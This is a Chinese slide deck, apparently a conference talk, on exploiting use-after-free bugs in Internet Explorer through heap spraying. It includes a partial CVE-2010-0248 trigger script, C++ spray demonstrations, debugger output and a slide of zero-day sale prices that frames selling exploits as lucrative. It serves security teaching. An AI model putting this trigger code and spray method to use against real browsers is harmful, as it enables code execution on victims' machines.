


IE浏览器漏洞利用




——通过内存破坏的方式



关于我的一点点

- COSEINC高级安全漏洞研究员
- 移动开发人员
- 黑客



为什么通过内存破坏的方式？

- 人们不太可能在过去版本的IE浏览器中找到一个栈溢出的漏洞
- 如果我没弄错的话，在过去的两年里都没有人发现过IE中的栈溢出漏洞

那么，微软公司每周二发布的补丁修复了什么？



微软公司IE浏览器的多种漏洞

2012-04-10

- 1) 打印功能中存在一个**未知错误**，利用该漏洞可以诱使用户打印一份特制的HTML页面。
- 2) 使用JScript9时，访问一个已经删除的对象会引发一个错误，该错误可以被利用来导致**内存破坏**。
- 3) 在“onReadyStateChange”事件中处理“innerHTML”属性时，如果发生了一个**访问已释放内存**错误，可能会导致访问一个**已被删除的对象**。
- 4) 处理“select All()”函数时触发的**访问已释放内存**错误可以被利用来**解引用已经释放的内存**。
- 5) 处理CTagFactory对象时触发的**访问已释放内存**错误可以被利用来**解引用已经释放的内存**。

内存破坏错误


任何程序中的bug都能被分为以下两类

- ❖ bug导致错误代码被执行，程序会立刻产生明显的异常行为。
- ❖ bug破坏变量、数据结构、文件等程序状态，程序会在之后的某个时刻表现出异常。
- 第一种类型的bug通常很容易被发现和修补，因为你能轻易地向上追溯代码的执行路径，定位到异常行为的发生位置，从而发现导致异常行为的是哪段代码。
- 发现第二种类型的bug往往非常困难，因为没有有一个简单的方法可以定位程序状态被破坏的地方。

为什么要寻找内存破坏bug?

- 名誉（在微软公司周二发布补丁中被提到）
- 黑掉系统
- 谋取经济利益
- 追求挑战或乐趣

一切都是为了钱




- Adobe JBIG2 漏洞的售价为7.5万美元
- 7.5万美元约等于51.2万人民币
- 当你能通过做“错误事情”赚取5、6年的薪水时，你还会去做没有任何回报的“正确事情”吗？

0Day安全漏洞的粗略价格表

ADOBE READER	\$5,000-\$30,000
MAC OSX	\$20,000-\$50,000
ANDROID	\$30,000-\$60,000
FLASH OR JAVA BROWSER PLUG-INS	\$40,000-\$100,000
MICROSOFT WORD	\$50,000-\$100,000
WINDOWS	\$60,000-\$120,000
FIREFOX OR SAFARI	\$60,000-\$150,000
CHROME OR INTERNET EXPLORER	\$80,000-\$200,000
IOS	\$100,000-\$250,000

0Day安全漏洞攻击者



如何寻找内存破坏？

- i. Fuzz技术
- ii. 二进制审查
- iii. 上网搜索

二进制审查



Fuzz Fuzz Fuzz

Google and Microsoft Clash Over IE Fuzzer Release

Tuesday, January 04, 2011

Contributed By:
Headlines



Did a Google staff researcher jump the gun by releasing a tool that identifies dozens of exploitable bugs in Internet Explorer before critical patches were available, or did Microsoft drop the ball back in July by not addressing the problems when first presented to them?

A cyber-drama is playing out surrounding Michal Zalewski's release of his Internet Explorer fuzzing tool dubbed "cross_fuzz".

The tool has been used to identify multiple vulnerabilities in the Microsoft browser, and could be used to aid in the creation of malicious exploits.

"I am happy to announce the availability of cross_fuzz – an amazingly effective but notoriously annoying cross-document DOM [Document Object Model] binding fuzzer that helped identify about one hundred bugs in all browsers on the market – many of said bugs exploitable," Zalewski wrote in his blog.

Zalewski claims to have presented the tool to Microsoft early last summer, and that he received no response from them until just days before the tool was set to be released.

程序的错误是黑客的金钱



stackoverflow

Questions Tags Users Badges Unanswered

Search Results

relevance newest votes active

ie crash search

Want better search results? [See our search tips!](#)

11 votes
3 answers
405 views

Why does this HTML crash IE?

... I have a page that causes IE 8 to **crash**. I've ... /javascript that causes the **crash**. I know I'm going to have ... how I want in IE without breaking it. Is anyone aware of a way that I can report this to the IE team to get it fixed? The **crash** happens when you

javascript html internet-explorer internet-explorer-8 crash

asked Nov 22 '11 at 18:18

 xbrady 866 • 1 • 13

-1 votes
2 answers
74 views

Debugging an IE crash

... I have a web application that is working perfectly in Chrome and FireFox, yet is crashing in IE. Note, this is not a JavaScript error, but rather ... reduced the code as posted below. This will **crash** ... ;html> <head>

<title>IE

javascript internet-explorer prototype

asked Apr 9 at 22:30

 Aaron J Spetner 420 • 9

2 votes

IE 9 Form Submit Crash

... to **crash** Internet Explorer 9 with a message like ... this. **I.e.**, is there a good or 'normal' way

Why does this HTML crash IE?



I have a page that causes IE 8 to crash. I've dumbed it all the way down to just the html/javascript that causes the crash. I know I'm going to have to do something different for displaying the page how I want in IE without breaking it. Is anyone aware of a way that I can report this to the IE team to get it fixed?



The crash happens when you mouse over the span. Create a scratch .html file to test. Using jsfiddle doesn't crash it.

1

Update: Make sure IE isn't in compatibility mode to get it to crash. Update2: It crashes in safe mode too, so it isn't an add-on causing the problem. I have tried it on multiple computers.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
<head>
<title>test</title>
<style type="text/css">
    .condPartHover
    {
        border-color: #000000;
        background-color: #E5F0F9;
        color: #1D5987;
    }
</style>
```

但是.....我们如何利用这些bug?

- 我们如何利用 *内存破坏*?

我们将专注介绍 *访问已释放内存*

访问已释放内存的利用

- 引用一块已经被释放的内存可能引起程序崩溃、使用意外的变量值，或执行错误的代码。




堆中的内存破坏

What Is a Heap?

A heap is a form of memory manager that an application can use when it needs to allocate and free memory dynamically. Common situations that call for the use of a heap are when the size of the memory needed is not known ahead of time and the size of the memory is too large to neatly fit on the stack (automatic memory). Even though the heap is the most common facility to accommodate dynamic memory allocations, there are a number of other ways for applications to request memory from Windows. Memory can be requested from the C runtime, the virtual memory manager, and even from other forms of private memory managers. Although the different memory managers can be treated as individual entities, internally, they are tightly connected.

Windows堆管理器



前/后端分配器

Front End Allocator

Look Aside Table

0		→ unused
1		→ 16
2		→ 24
3		→ 32
...		→ ...
127		→ 1024

Back End Allocator

Free Lists

0		→ Variable size
1		→ unused
2		→ 16
3		→ 24
...		→ ...
127		→ 1016

Segment List

Segment 1	
Segment 2	
...	...
Segment x	

分配堆内存的API

malloc

new operator

LocalAlloc

HeapAlloc

VirtualAlloc

GlobalAlloc

为什么在内存中寻找已经释放的对象？
在这之后的下一步是什么？

利用 *访问已释放内存* 的3个步骤

- 1) 已释放对象的大小是多少？
- 2) 通过堆喷射技术，填充整个已释放的对象。
- 3) 触发该对象，导致shellcode代码被执行。

第1步

在内存中释放对象



```
class C    // C++ OBJECT Size of object 16 bytes
{
public:

    virtual void func()
    {

        printf("OK");
    }


    DWORD x1,x2,x3,x4;

};

C *p=new C();

printf("size of class C %08X\n",sizeof(C));

delete p;
```



第2步

通过堆喷射在已释放的对象中填充0x41


```
for (int i=0; i<1000; i++){  
  
    char *buf=(char*)malloc(sizeof(C));  
    memset(buf,0x41,sizeof(C));  
}
```


第3步 触发该对象

p->func();

;

p->func();



41414141 = ????????

CVE-2010-0248

Free object



Spray the freed Object



Trigger/Use object



```
var TableClone = document.getElementById('tableid').cloneNode(1);
var TableCellUrns = TableClone.cells.urns('a');
var bla = TableClone.cells.item(1);
var TableCellUrnsTags = TableCellUrns.tags('a');
TableClone.outerText = 'a';

for(i = 0; i < mem.length; i++) {
    mem[i] = mem[i].className = obj_one;
}


Result = TableClone.cells;

Result = TableCellUrnsTags.item(-1);
}


</script>

<body onLoad="window.setTimeout(Start,1000);" id="bodyid">
<table id="tableid">
    <tr><th id="thid"></th></tr>
    <tr id="trid"><td id="tdid"></td></tr>
</table>
```

通过堆喷射填充已释放对象（视频）



重定向代码执行（视频）



程序发生了崩溃.....

引用NULL指针或可以被利用？

```
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 77c70000 77c95000 C:\WINDOWS\system32\msv1_0.dll
ModLoad: 76790000 7679c000 C:\WINDOWS\system32\cryptdll.dll
ModLoad: 76d60000 76d79000 C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 71d40000 71d5b000 C:\WINDOWS\system32\CTXPRXY.DLL
(fdc.ad0): Access violation - code c0000005 (!!! second chance !!!)
eax=fff0bdbf ebx=80070005 ecx=08572fd8 edx=63804598 esi=058eafe0 edi=03fff030
eip=00000000 esp=03ffef88 ebp=03ffef9c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
00000000 ??                ???
```

工具/脚本

- 介绍一些工具帮助我们利用 *访问已释放内存*

对象大小是多少？

- !heap -p -a 014c6fb0

包含014c6fb0地址和调用栈（如果能得到的话）的堆内存分配的详细信息。

利用调试器的Heap Spray



如何利用调试起来模拟分配内存?

```
005FD4CB ; long __stdcall CHistFolderEnum_CreateInstance(unsigned long
005FD4CB ?CHistFolderEnum_CreateInstance@@YGJKPAUCHistFolder@@PAPAUIE@
005FD4CB ; CODE XREF: CHistFol
005FD4CB
005FD4CB arg_0          = dword ptr 8
005FD4CB arg_4          = dword ptr 0Ch |
005FD4CB arg_8          = dword ptr 10h
005FD4CB
005FD4CB mov     edi, edi
005FD4CD push    ebp
005FD4CE mov     ebp, esp
005FD4D0 push    esi
005FD4D1 mov     esi, [ebp+arg_8]
005FD4D4 and     dword ptr [esi], 0
005FD4D7 push    238h ; dwBytes
005FD4DC call    ??2@YAPAXIQZ ; operator new(uint)
005FD4E1 test    eax, eax
```


如何通过调试器来模拟释放内存?

```
xt:006BAC08 ; Attributes: bp-based frame
xt:006BAC08
xt:006BAC08 ; int __stdcall ExtMgr_FreeCryptData(LPVOID lpMem, int)
xt:006BAC08 ?ExtMgr_FreeCryptData@@YGHPAU_CRYPTOAPI_BLOCK@@PAX@Z proc near
xt:006BAC08                                     ; DATA XREF: CLegacyExtensionA
xt:006BAC08
xt:006BAC08 lpMem          = dword ptr  8
xt:006BAC08
xt:006BAC08             mov     edi, edi
xt:006BAC0A             push    ebp
xt:006BAC0B             mov     ebp, esp
xt:006BAC0D             push    esi
xt:006BAC0E             mov     esi, [ebp+lpMem]
xt:006BAC11             push    dword ptr [esi+4] ; void *
xt:006BAC14             call    ??_U@YAXPAX@Z ; operator delete[](void *)
xt:006BAC19             push    esi ; lpMem
xt:006BAC1A             call    ???@YAXPAX@Z ; operator delete(void *)
xt:006BAC1F             pop     ecx
xt:006BAC20             pop     ecx
xt:006BAC21             mov     eax, 0
xt:006BAC22             ret     4
```

应用程序验证工具

- 页堆围绕在堆块周围，提供一种保护机制，通过这种机制可以将各个不同的堆块隔离开。
- 页堆工作在两种不同的模式上：正常页堆以及整页堆

应用程序验证工具




正常页堆


- 利用各种填充方式来检测堆异常.
- 采用这种填充方式需要调用另一个方法来告知堆管理器，从而使堆管理器有机会去验证堆的完整性，同时报告任何异常。
- 此外，正常页堆跟踪栈内的所有内存分配，确保很容易得知是谁在分配内存。

当正常页面堆被打开后，堆是什么样子的

